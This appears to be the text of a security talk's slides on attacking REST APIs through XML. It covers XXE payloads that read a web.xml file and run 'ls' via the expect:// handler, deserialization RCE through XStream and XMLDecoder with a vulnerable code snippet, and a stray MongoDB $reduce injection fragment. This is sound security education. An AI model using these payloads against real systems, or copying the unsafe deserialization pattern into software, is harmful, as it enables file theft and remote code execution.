    cmd={…, "$reduce":"function (obj, prev) { **malicious_code()** }" …

REST Input Types and Interfaces

- Does anyone know what the main input types are to REST interfaces?

REST Input Types and Interfaces

- Does anyone know what the main input types are to REST interfaces?
  - XML and JSON

XML Related Vulnerabilities

- When you think of XML--what vulnerabilities come to mind?

XML Related Vulnerabilities

- When you think of XML--what vulnerabilities come to mind?
  - XXE (eXternal XML Entity Injection) / SSRF (Server Side Request Forgery)
  - XSLT Injection
  - XDOS
  - XML Injection
  - XML Serialization

XXE (File Disclosure and Port Scanning)

- Most REST interfaces take raw XML to de-serialize into method parameters of request handling classes.
- XXE Example when the name element is echoed back in the HTTP response to the posted XML which is parsed whole by the REST API:

```
<?xml encoding=“utf-8” ?>
<!DOCTYPE Customer [<!ENTITY y SYSTEM ‘../WEB-INF/web.xml’>
]>
<Customer>
<name>&y;</name>
</Customer>
```

*See Attacking <?xml?> processing by Nicolas Gregoire (Agarri) and XML Out-of-Band Data Retrieval by Timur Yunusov and Alexey Osipov

XXE (Remote Code Execution)

- Most REST interfaces take raw XML to de-serialize into method parameters of request handling classes.
- XXE Example when the name element is echoed back in the HTTP response to the posted XML which is parsed whole by the REST API:

```
<?xml encoding="utf-8" ?>
<!DOCTYPE Customer [<!ENTITY y SYSTEM 'expect://ls'> ]>
<Customer>
<name>&y;</name>
</Customer>
```

*See XXE: advanced exploitation, d0znpp, ONSEC

*expect protocol requires pexpect module to be loaded in PHP

*joernchen has another example at https://gist.github.com/joernchen/3623896

XXE Today

- At one time most REST frameworks were vulnerable to XXE
- But newer versions have patched this vulnerability.

- For more information Timothy Morgan is giving a talk at AppSec USA titled, “What You Didn’t Know About XML External Entities Attacks”.

XML Serialization Vulns

- Every REST API allows the raw input of XML to be converted to native objects. This deserialization process can be used to execute arbitrary code on the REST server.

Understanding XML Serialization

- Mainly Three Mechanisms Used by Server Logic
  - Server looks where to go before going
    - Create an object based **on the target type defined in the application** then assign values from the xml to that instance
  - Server asks user where to go
    - Create and object based **on a user specified type in the provided XML** then assign values (to public or **private** fields) from the xml to that instance, finally cast the created object to the target type defined in the application
  - Server asks user where to go and what to do
    - Create and object based **on a user specified type in the provided XML** then assign values from the xml to that instance, **allow object assignments and invoke arbitrary methods on the newly created instance**, finally cast the created object to the target type defined in the application

Vulnerable XML Serialization APIs

- In our research we found one API that “asks the user where to go”:
  - XStream
    - More limited
    - Cannot invoke methods
    - Relies on existing APIs to trigger the code execution
- And another that “asks the user where to go and what to do”:
  - XMLDecoder
    - Unrestricted
    - execute arbitrary methods on newly created objects which are defined in the input
    - Near Turning complete

XML Serialization Remote Code Execution – XStream (Demo)

- new XStreamRepresentation(…)
- <bean id="xstreamMarshaller“ class="org.springframework.oxm.xstream.XStreamMarshaller">

- Alvaro Munoz figured this out

XML Serialization Remote Code Execution – XMLDecoder(Demo)

- new ObjectRepresentation
- Direct Usage of XMLDecoder*

```
XMLDecoder dec = new XMLDecoder(
                    new ByteArrayInputStream(bad_bytes));
values = (List<YourObject>) dec.readObject();
```

- If you notice that XMLDecoder file is processed by backend systems then you have a serious compromise by anyone who maliciously controls the XML
  - Look for the following in your XML

```
<java class="java.beans.XMLDecoder">
<object class="Customer" id="Customer0">
```

*Modified Version of code from the chapter “A RESTful version of the Team Services” of “Java Web Services: Up and Running” by Martin Kalin

XML Serialization Remote Shell (Demo)

Conclusion

- By now you should agree that

publically exposed or internal REST APIs probably have remote code execution or data exfiltration issues.

Questions

?